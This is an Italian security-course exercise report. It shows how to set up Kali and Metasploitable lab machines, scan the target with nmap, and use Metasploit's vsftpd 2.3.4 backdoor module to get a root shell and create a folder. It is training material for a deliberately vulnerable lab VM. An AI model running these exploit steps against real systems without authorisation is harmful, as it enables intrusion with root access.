#### S7/L1

### **Indice**

Traccia	1
Configurazione delle macchine Metasploitable e Kali	2
Scansione con nmap	3
Metaploit	

#### Traccia

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test\_metasploit.

Esercizio S7/L1 Pagina 1 di 5

# Configurazione delle macchine Metasploitable e Kali

Come prima cosa l'esercizio ci chiede di configurare la rete della macchina Metasploitable con l'indirizzo I**P 192.168.1.149**.

Procediamo con la configurazione della rete anche della macchina Kali impostato l'indirizzo *IP 191.168.1.150*.

```
---(kali⊕kali)-[~]
$ ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
       inet 192.168.1.150 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::28ef:72ff:feb5:5784 prefixlen 64 scopeid 0×20<link>
       ether 2a:ef:72:b5:57:84 txqueuelen 1000 (Ethernet)
       RX packets 3053 bytes 233203 (227.7 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 10283 bytes 530830 (518.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 7011 bytes 596458 (582.4 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 7011 bytes 596458 (582.4 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Esercizio S7/L1 Pagina 2 di 5

# Scansione con nmap

Dopo aver completato la configurazione di rete ed aver verificato che le macchine comunichino tra di loro, avviamo un scansione con *nmap*. Per verificare quali porte sono aperte e i vari servizi assocciati utilizziamo il comando *nmap -sV 192.168.1.149* (ip della macchina da scansionare).

```
-(kali⊛kali)-[~]
   —$ nmap -sV 192.168.1.149
 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 09:10 EST
 Nmap scan report for 192.168.1.149
 Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

514/tcp open shell Netkit rshd

1099/tcp open java-rmi GNU Classpath grmiregistry

1524/tcp open bindshell Metasploitable root shell

2049/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5000/tcp open vnc VNC (protocol 3.3)
 Not shown: 977 closed tcp ports (conn-refused)
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
 Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
 ; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
 Service detection performed. Please report any incorrect results at http
 s://nmap.org/submit/ .
 Nmap done: 1 IP address (1 host up) scanned in 65.59 seconds
```


Possiamo notare che il servizio *vsftpd*, di cui abbiamo bisogno, è attivo sulla porta 21.

Esercizio S7/L1 Pagina 3 di 5

### Metaploit


Possiamo procedere con la sessione di hacking sulla macchina Metasploitable, sul servizio vsftpd.

Avviamo Metaspolit con il comando *msfconsole* e andiamo a cercare il servizio vsftpd con il comando *search vsftpd*.



Restituendoci due risultati. A noi interessa in secondo indicato con il numero 1 quindi usiamo in comando *use exploit/unix/ftp/ vsftpd 234 backdoor.* 

Con il comando **show options** vediamo quali parametri ci richiede per poi andarli a configurare



Esercizio S7/L1 Pagina 4 di 5

Viene richiesto l'indirizzo IP della vittima che andremo a configurare con il comando **set RHOST 192.168.1.149.** 

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
   Name
            Current Setting
                             Required Description
                                        The local client address
   CHOST
   CPORT
                                        The local client port
                              no
   Proxies
                                        A proxy chain of format type:ho
                             no
                                        st:port[,type:host:port][ ... ]
                                        The target host(s), see https:/
   RHOSTS
            192.168.1.149
                             ves
                                        /docs.metasploit.com/docs/using
                                        -metasploit/basics/using-metasp
                                        loit.html
   RPORT
            21
                                        The target port (TCP)
                              yes
```

Dopo di che andiamo a vedere quali payload sono disponibili tramite il comando **show payload**, e scegliamo e configuriamo il payload. A questo punto possiamo lanciare l'attacco con il comando **exploit**.

```
| msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
| ** 192.168.1.149:21 - The port used by the backdoor bind listener is al ready open
| ** 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
| ** Found shell.
| ** Command shell session 1 opened (192.168.1.150:41863 → 192.168.1.149 :6200) at 2024-03-04 09:37:38 -0500
```

Vediamo che abbiamo una Shell sul sistema remoto e possiamo eseguire qualsiasi comando. Andiamo a creare una cartella nella directory di root con il comando *mkdir test\_metasploit* 

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
```

Esercizio S7/L1 Pagina 5 di 5